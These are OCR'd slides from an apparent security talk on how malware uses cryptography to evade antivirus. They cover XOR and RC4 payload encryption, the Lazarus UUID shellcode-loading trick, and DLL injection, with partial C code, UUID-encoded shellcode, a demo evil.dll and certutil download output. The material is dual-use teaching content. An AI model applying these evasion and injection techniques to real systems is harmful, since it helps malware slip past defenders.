Malware and Cryptography

whoami

- Mathematician
- Cybersecurity enthusiast
- Malware Analyst, Threat Hunter
- Author of MD MZ and MALWILD books
- Malpedia contributor
- https://github.com/cocomelonc/
- https://cocomelonc.github.io/

MD MZ

The result of se
investigation of
tricks, evasion t
persistence

DECEMBER 2023

MALWILD

zhassulan zhussupov
@cocomelonc

MALWARE DEVELOPMENT TRICKS FROM MALWARE SOURCE CODE LEAKS AND MALWARE ANALYSIS EXAMPLES


LICENSE: FREE (32 USD)

MSSP LAB

WebSec

Cryptography


- Traditionally - **defensive security**
- Ransomware
- Backdoors
- Cryptojacking
- Used by APT groups



```
}

void GFp_x25519_fe_mul_ttt(fe *h, const fe *f, const fe *g) {
  fe_mul_ttt(h, f, g);
}

void GFp_x25519_fe_neg(fe *f) {
  fe_loose t;
  fe_neg(&t, f);
  fe_carry(f, &t);
}

void GFp_x25519_fe_tobytes(uint8_t s[32], const fe *h) {
  fe_tobytes(s, h);
}

void GFp_x25519_ge_double_scalarmult_vartime(ge_p2 *r, const uint8_t *a,
                                             const ge_p3 *A, const uint8_t *b) {
  ge_double_scalarmult_vartime(r, a, A, b);
}

void GFp_x25519_sc_mask(uint8_t a[32]) {
  a[0] &= 248;
  a[31] &= 127;
  a[31] |= 64;
}
```

AV evasion tricks

- Time distortion
- Function call obfuscation
- Win API function call hashing
- Strings obfuscation and encryption
- **Payload encryption**
- Syscalls



Your protection is live now

Windows Defender Security Center


Your device is being protected.

Last threat scan: 1/2/2018
Last threat definition update: 1/2/2018
Last health scan: 1/2/2018

Virus & threat protection
No action needed.
Device performance & health
No action needed.
Firewall & network protection
No action needed.
App & browser control
No action needed.
Family options
Manage how your family uses their devices.
ESET HOME
Scan your computer
Check your computer for malware now
Update
Keep your computer protected and up to date
Security report
See how ESET protects you

XOR encryption


- **single/multi-byte:** two different implementations used in malware
- **XORing = deXORing:** pefectly balanced
- **encryption:** usually used in known malware => easily detected



```
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = { 0x91, 0x31, 0xf0, 0x91, 0x80, 0x8d, 0xb
unsigned int my_payload_len = sizeof(my_payload);

// key for XOR decrypt
char my_secret_key[] = "mysupersecretkey";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
        if (j == key_len - 1) j = 0;

        data[i] = data[i] ^ key[j];
        j++;
    }
}
```

RC4 encrypt


- **rc4+base64:** used in combination with encoding
- **metasploit**: used in msfvenom and easily reimplemented
- **encryption:** easily detected



```c
  return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
  int i = 0, j = 0;
  int k;

  unsigned char* keystream;
  keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
  for(k = 0; k < messageL; k++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    swap(&s[i], &s[j]);
    keystream[k] = s[(s[i] + s[j]) % 256];
  }
  return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext,
  int i;
```

Lazarus UUID trick


- **UuidFromStringA:** used to decode data as well as write to memory
- **Lazarus APT:** used and re-implemented by https://attack.mitre.org/groups/G0032/
- **encryption:** easily detected



```
  "e48148fc-fff0-ffff-e8d0-000000415141",
  "56515250-3148-65d2-488b-52603e488b52",
  "8b483e18-2052-483e-8b72-503e480fb74a",
  "c9314d4a-3148-acc0-3c61-7c022c2041c1",
  "01410dc9-e2c1-52ed-4151-3e488b52203e",
  "483c428b-d001-8b3e-8088-0000004885c0",
  "01486f74-50d0-8b3e-4818-3e448b402049",
  "5ce3d001-ff48-3ec9-418b-34884801d64d",
  "3148c931-acc0-c141-c90d-4101c138e075",
  "034c3ef1-244c-4508-39d1-75d6583e448b",
  "01492440-66d0-413e-8b0c-483e448b401c",
  "3ed00149-8b41-8804-4801-d0415841585e",
  "58415a59-5941-5a41-4883-ec204152ffe0",
  "5a594158-483e-128b-e949-ffffff5d49c7",
  "000000c1-3e00-8d48-95fe-0000003e4c8d",
  "00010985-4800-c931-41ba-45835607ffd5",
  "41c93148-f0ba-a2b5-56ff-d54d656f772d",
  "776f656d-0021-5e3d-2e2e-5e3d00909090"
};

int main() {
  int elems = sizeof(uuids) / sizeof(uuids[0]);
  VOID* mem = VirtualAlloc(NULL, 0x100000, 0x00002000 | 0x00001000, PAGE_EXECUTE
  DWORD_PTR hptr = (DWORD_PTR)mem;
  for (int i = 0; i < elems; i++) {
    // printf("[*] Allocating %d of %d uuids\n", i + 1, elems);
```


“Classic” algorithms

- https://www.schneier.com/books/applied-cryptography/
- **encryption:** metasploit payload
- **Shannon entropy:** calc for final PE-file sections
- **VirusTotal:** how does this affect in virustotal detection score?




Payload encryption

- **Injection:** VirtualAllocEx, WriteProcessMemory, CreateRemoteThread vs sometimes with WINAPI callbacks
- **Encryption:** encrypt payload via C/C++ or python then decrypt it dynamically



```cpp
/*
evil.cpp
simple DLL for DLL inject to proces
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModu
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    MessageBox(
      NULL,
      "Meow from evil.dll!",
      "=^..^=",
      MB_OK
    );
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
```




```
****  Online  ****
CertUtil: -URLCache command completed successfull
```

```
C:\Users\qwe\Downloads>.\inj.exe 1584
PID: 1584
C:\Users\qwe\Downloads>
```

Meow from evil.dll!

Z85 encryption

